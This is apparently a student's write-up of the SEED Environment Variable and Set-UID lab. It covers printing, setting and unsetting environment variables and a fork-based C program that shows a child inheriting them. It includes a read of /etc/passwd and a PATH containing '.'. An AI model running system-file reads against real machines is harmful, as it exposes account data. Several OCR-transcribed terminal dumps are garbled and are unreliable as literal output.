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LAB1: Environment Variable and Set-UID Program Lab

Task 1: Manipulating Environment Variables


Implementation:

1. cat /etc/passwd | grep seed

The command 'cat /etc/passwd| grep' seed is used to search for a specific pattern, in this case, the word "seed," within the content of the '/etc/passwd' file using the 'grep' command.

2. printenv

the command printenv is used to display the values of every environment variable.



The image shows two terminal windows side-by-side. Both windows have a title bar 'seed@VM: ~.../Labsetup'. The left terminal window displays the output of the command 'printenv', which lists numerous environment variables with their corresponding values. The right terminal window also displays the output of 'printenv', showing a different set of environment variables, likely from a different session or configuration. The terminals are running on a Linux desktop environment with icons for files, folders, and applications visible in the background.

```
[08/26/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep seed
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
[08/26/23]seed@VM:~/.../Labsetup$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@imibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40:33:so=01;35:do=01;35:bd=40:33:01:cd=40:33:01:or=40:31:01:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30;
42:ow=34:42:st=37:44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lz=01;31:*.lzma=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzma=01;31:*.zst=01;31:*.z=01;31:*.tar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.rz=01;31:*.cab=01;31:*.win=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mpjp=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.ogg=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba0f5
INVOCATION_ID=ff6859a75b1d4a8dba2956db6f7318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DIRS_SFSESSION_RIDS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
```

```

Activities Terminal Aug 26 13:14 • seed@VM: ~/Labsetup
01:35:*.emf=01:35:*.ogg=01:35:*.ogx=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.midi=00:36:*.mka=00:36:*.mp3=00:36:
mpc=00:36:*.ogg=00:36:*.ra=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
=~/bin/env

```

3. env

The ‘env’ command displays the list of environment variables .

```

[08/26/23] seed@VM: ~/Labsetup$ env
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@imibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=40:33:so=01:35:do=01:35:bd=40:33:01:cd=40:33:01:or=40:31:01:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30;
42:ow=34:42:tst=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lz4=01:31:*.lzha=01:31:*.lzma=01:31:*.tiz=01:31:*.txz=01:31:*.tzo=01:31:*.tz=01:31:*.zip=01:31:*.z=01:31:*.dz=01:31:*.gz=01:31:*.lrz=01:31:*.lz=01:31:*.lzma=01:31:*.zst=01:31:*.tar=01:31:*.bz=01:31:*.bz2=01:31:*.tbz=01:31:*.tbz2=01:31:*.tz=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.inn=01:35:*.inen=01:35:*.minn=01:35:*.nif=01:35:*.hmnn=01:35:*.nmn=01:35:*.tnmn=01:35:*.tnaz=01:35:*.vhn
Activities Terminal Aug 26 13:16 • seed@VM: ~/Labsetup
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01:34:ln=01:36:mh=00:pi=40:33:so=01:35:do=01:35:bd=40:33:01:cd=40:33:01:or=40:31:01:mi=00:su=37:41:sg=30:43:ca=30:41:tw=30;
42:ow=34:42:tst=37:44:ex=01:32:*.tar=01:31:*.tgz=01:31:*.arc=01:31:*.arj=01:31:*.lha=01:31:*.lz4=01:31:*.lzha=01:31:*.lzma=01:31:*.tiz=01:31:*.txz=01:31:*.tzo=01:31:*.tz=01:31:*.zip=01:31:*.z=01:31:*.dz=01:31:*.gz=01:31:*.lrz=01:31:*.lz=01:31:*.xz=01:31:*.zst=01:31:*.tar=01:31:*.bz=01:31:*.bz2=01:31:*.tbz=01:31:*.tbz2=01:31:*.tz=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*.sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*.esd=01:31:*.jpg=01:35:*.mpjpeg=01:35:*.mjpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm=01:35:*.xpm=01:35:*.tif=01:35:*.tiff=01:35:*.png=01:35:*.svg=01:35:*.svga=01:35:*.svgz=01:35:*.mng=01:35:*.pcx=01:35:*.mov=01:35:*.mpg=01:35:*.mpeg=01:35:*.m2v=01:35:*.mkv=01:35:*.webm=01:35:*.ogg=01:35:*.mp4=01:35:*.m4v=01:35:*.n4v=01:35:*.mp4v=01:35:*.vob=01:35:*.qt=01:35:*.xcf=01:35:*.xwd=01:35:*.yuv=01:35:*.cgim=01:35:*.emf=01:35:*.ogv=01:35:*.ogx=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.mka=00:36:*.mp3=00:36:*.mpc=00:36:*.ogg=00:36:*.ra=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/snap/bin:.

```



```

Activities Terminal Aug 26 13:16 • seed@VM: ~/LabSetup
seed@VM: ~/LabSetup
tz=01:31:*.txz=01:31:*.tzo=01:31:*.tz=01:31:*.zip=01:31:*.z=01:31:*.dz=01:31:*.gz=01:31:*.lrz=01:31:*.lz=01:31:*.xz=01:31:*.zst
=01:31:*.tzt=01:31:*.bz=01:31:*.bz=01:31:*.tbz=01:31:*.tbz2=01:31:*.tz=01:31:*.deb=01:31:*.rpm=01:31:*.jar=01:31:*.war=01:31:*.ear=01:31:*
sar=01:31:*.rar=01:31:*.alz=01:31:*.ace=01:31:*.zoo=01:31:*.cpio=01:31:*.7z=01:31:*.rz=01:31:*.cab=01:31:*.wim=01:31:*.swm=01:31:*.dwm=01:31:*
*.esd=01:31:*.jpg=01:35:*.jpeg=01:35:*.mpg=01:35:*.mpeg=01:35:*.gif=01:35:*.bmp=01:35:*.pbm=01:35:*.pgm=01:35:*.ppm=01:35:*.tga=01:35:*.xbm
=01:35:*.xpm=01:35:*.tif=01:35:*.tiff=01:35:*.png=01:35:*.svg=01:35:*.svga=01:35:*.cgm=01:35:*.pcx=01:35:*.mov=01:35:*.mpg=01:35:*.mpeg=01:35
:*.m2v=01:35:*.mkv=01:35:*.webm=01:35:*.ogm=01:35:*.mp4=01:35:*.n4v=01:35:*.mp4v=01:35:*.vob=01:35:*.qt=01:35:*.nuv=01:35:*.vwm=01:35:*.asf=0
1:35:*.rm=01:35:*.rmvb=01:35:*.flc=01:35:*.avi=01:35:*.fli=01:35:*.fly=01:35:*.gl=01:35:*.dl=01:35:*.xcf=01:35:*.xwd=01:35:*.yuv=01:35:*.cgm=
01:35:*.emf=01:35:*.ogv=01:35:*.ogg=01:35:*.oxg=01:35:*.aac=00:36:*.au=00:36:*.flac=00:36:*.m4a=00:36:*.mid=00:36:*.mka=00:36:*.mp3=00:36:*
mpc=00:36:*.ogg=00:36:*.ra=00:36:*.wav=00:36:*.oga=00:36:*.opus=00:36:*.spx=00:36:*.xspf=00:36:
XDG_CURRENT_DESKTOP=GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/f9079fd6_764c_4535_8b75_5d884c8ba05f
INVOCATION_ID=df6859a75b1d4a8dba2956db67f318db
MANAGERPID=1594
LESSCLOSE=/usr/bin/lesspipe %s %
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %
USER=seed
GNOME_TERMINAL_SERVICE=:1.133
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
=/usr/bin/env
$OR/26/231<seed@VM:~$ /ahetum$ printenv > out1
```

4. print > out1

This command uses the 'print' command to direct its output to a file called "out1."
Saved the printenv to out1.

5. env > out2

This command displays the values of all environment variables using the 'env' command and then redirects the output to a file called "out2." The command 'env' returns a list of environment variables and their values.

Saved the env to out2.

6. diff out1 out2

This programme compares the contents of the "out1" and "out2" files and displays any differences between them.

Used the 'diff' command to compare the two files.

The difference observed was in the program , all the other entries were identical.

7. printenv PWD

This command was used for displaying the value of 'PWD' environment variable, which shows the current directory path.

8. env | grep PWD

This command was used to displays all environment variables and their values with the 'env' command, which pipes the result to the 'grep' command, and searches for lines containing the text "PWD." This is done in order to determine the value of the 'PWD' environment variable.

Variable name and their values were displayed.

9. export MYVAR='my variable'

export command was used to create a new environment variable which was initialized as 'MYVAR' and the values were assign to 'my variable'.

10. printenv MYVAR

printenv command was used to display the value of 'MYVAR' environment variable.

11. env | grep MYVAR


This command was used to display all environment variables and their values using the 'env' command, then pipes the result to the 'grep' command, which searches for lines containing the text "MYVAR." This is done to determine the value of the environment variable 'MYVAR'.

12. unset MYVAR

unset command was used to unset the 'MYVAR' environment variable which was created by the 'export' command .

13. env | grep MYVAR

To display all environment variables and their values, this command uses the 'env' command. The output is then piped to the 'grep' command, which looks for lines that contain the word "MYVAR." This command should not provide any output after unsetting "MYVAR," suggesting that the variable has been deleted.



The screenshot shows a terminal window titled 'Terminal' with the command line 'seed@VM: ~/Labsetup\$'. The terminal displays the following session:

```
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
DBUS_STARTER_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:33153
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus,guid=947e040ff95cee6fd717646464e958c3
_=~/usr/bin/env
[08/26/23]seed@VM:~/.../Labsetup$ printenv > out1
[08/26/23]seed@VM:~/.../Labsetup$ env > out2
[08/26/23]seed@VM:~/.../Labsetup$ diff out1 out2
48c48
< _=/usr/bin/printenv
---
> _=/usr/bin/env
[08/26/23]seed@VM:~/.../Labsetup$ printenv PWD
/home/seed/Lab2/Labsetup
[08/26/23]seed@VM:~/.../Labsetup$ env | grep PWD
PWD=/home/seed/Lab2/Labsetup
[08/26/23]seed@VM:~/.../Labsetup$ export MYVAR='my variable'
[08/26/23]seed@VM:~/.../Labsetup$ printenv MYVAR
my variable
[08/26/23]seed@VM:~/.../Labsetup$ env | grep MYVAR
MYVAR=my variable
[08/26/23]seed@VM:~/.../Labsetup$ unset MYVAR
[08/26/23]seed@VM:~/.../Labsetup$ env | grep MYVAR
[08/26/23]seed@VM:~/.../Labsetup$ printenv MYVAR
[08/26/23]seed@VM:~/.../Labsetup$
```

Conclusion :

we were able to set an unset environment variables using seed labs .

Task 2: Passing Environment Variables from Parent Process to Child Process

Implementation

1. cat myprintenv.c

The 'cat' command is used in this command to display the contents of the file'myprintenv.c' in the terminal. The 'cat' command is often used to concatenate and display text file content.

The content of myprintenv was displayed.



A screenshot of a Linux desktop environment showing a terminal window. The terminal window is titled 'seed@VM: ~.../Labsetup'. The terminal content shows the execution of the 'myprintenv' program, which prints out the current environment variables. The environment variables listed include: SHELL=/bin/bash, SESSION_MANAGER=local:VM:@/tmp/.ICE-unix/1838, unix/VM:/tmp/.ICE-unix/1838, QT_ACCESSIBILITY=1, COLORTERM=truecolor, XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg, XDG_MENU_PREFIX=gnome-, GNOME_DESKTOP_SESSION_ID=this-is-deprecated, GNOME_SHELL_SESSION_MODE=ubuntu, SSH_AUTH_SOCK=/run/user/1000/keyring/ssh, XMODIFIERS=@imibus, DESKTOP_SESSION=ubuntu, SSH_AGENT_PID=1800, GTK_MODULES=gail:atk-bridge, DBUS_STARTER_BUS_TYPE=session, PWD=/home/seed/Lab2/Labsetup, LOGNAME=seed, XDG_SESSION_DESKTOP=ubuntu, XDG_SESSION_TYPE=x11, GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1, XAUTHORITY=/run/user/1000/gdm/Xauthority, WINDOWPATH=2, HOME=/home/seed, USERNAME=seed, IM_CONFIG_PHASE=1, LANG=en_US.UTF-8.

```
[08/26/23]seed@VM:~/.../Labsetup$ cat myprintenv.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
[08/26/23]seed@VM:~/.../Labsetup$ ls
cap_leak.c catalc.c myenv.c myprintenv.c out1 out2
[08/26/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c -o child
[08/26/23]seed@VM:~/.../Labsetup$ gcc myprintenv.c -o parent
[08/26/23]seed@VM:~/.../Labsetup$ ./child
SHELL=/bin/bash
SESSION_MANAGER=local:VM:@/tmp/.ICE-unix/1838,unix/VM:/tmp/.ICE-unix/1838
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@imibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1800
GTK_MODULES=gail:atk-bridge
DBUS_STARTER_BUS_TYPE=session
PWD=/home/seed/Lab2/Labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
```

```

Activities Terminal Aug 26 16:48 • seed@VM: ~/Labsetup
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE1
LANG=en_US.UTF-8
LS_COLORS=r=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31:01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;
42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.tar.zst=01;31:*.tar.gz=01;31:*.lha=01;31:*.lz4=01;31:*.lz=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.tz=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.lzma=01;31:*.zst=01;31:*.tzst=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.rz=01;31:*.cab=01;31:*.win=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.xpmv=01;35:*.xmvb=01;35:*.xwebm=01;35:*.ogg=01;35:*.oggv=01;35:*.oggz=01;35:*.oggzv=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ovg=01;35:*.oxg=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
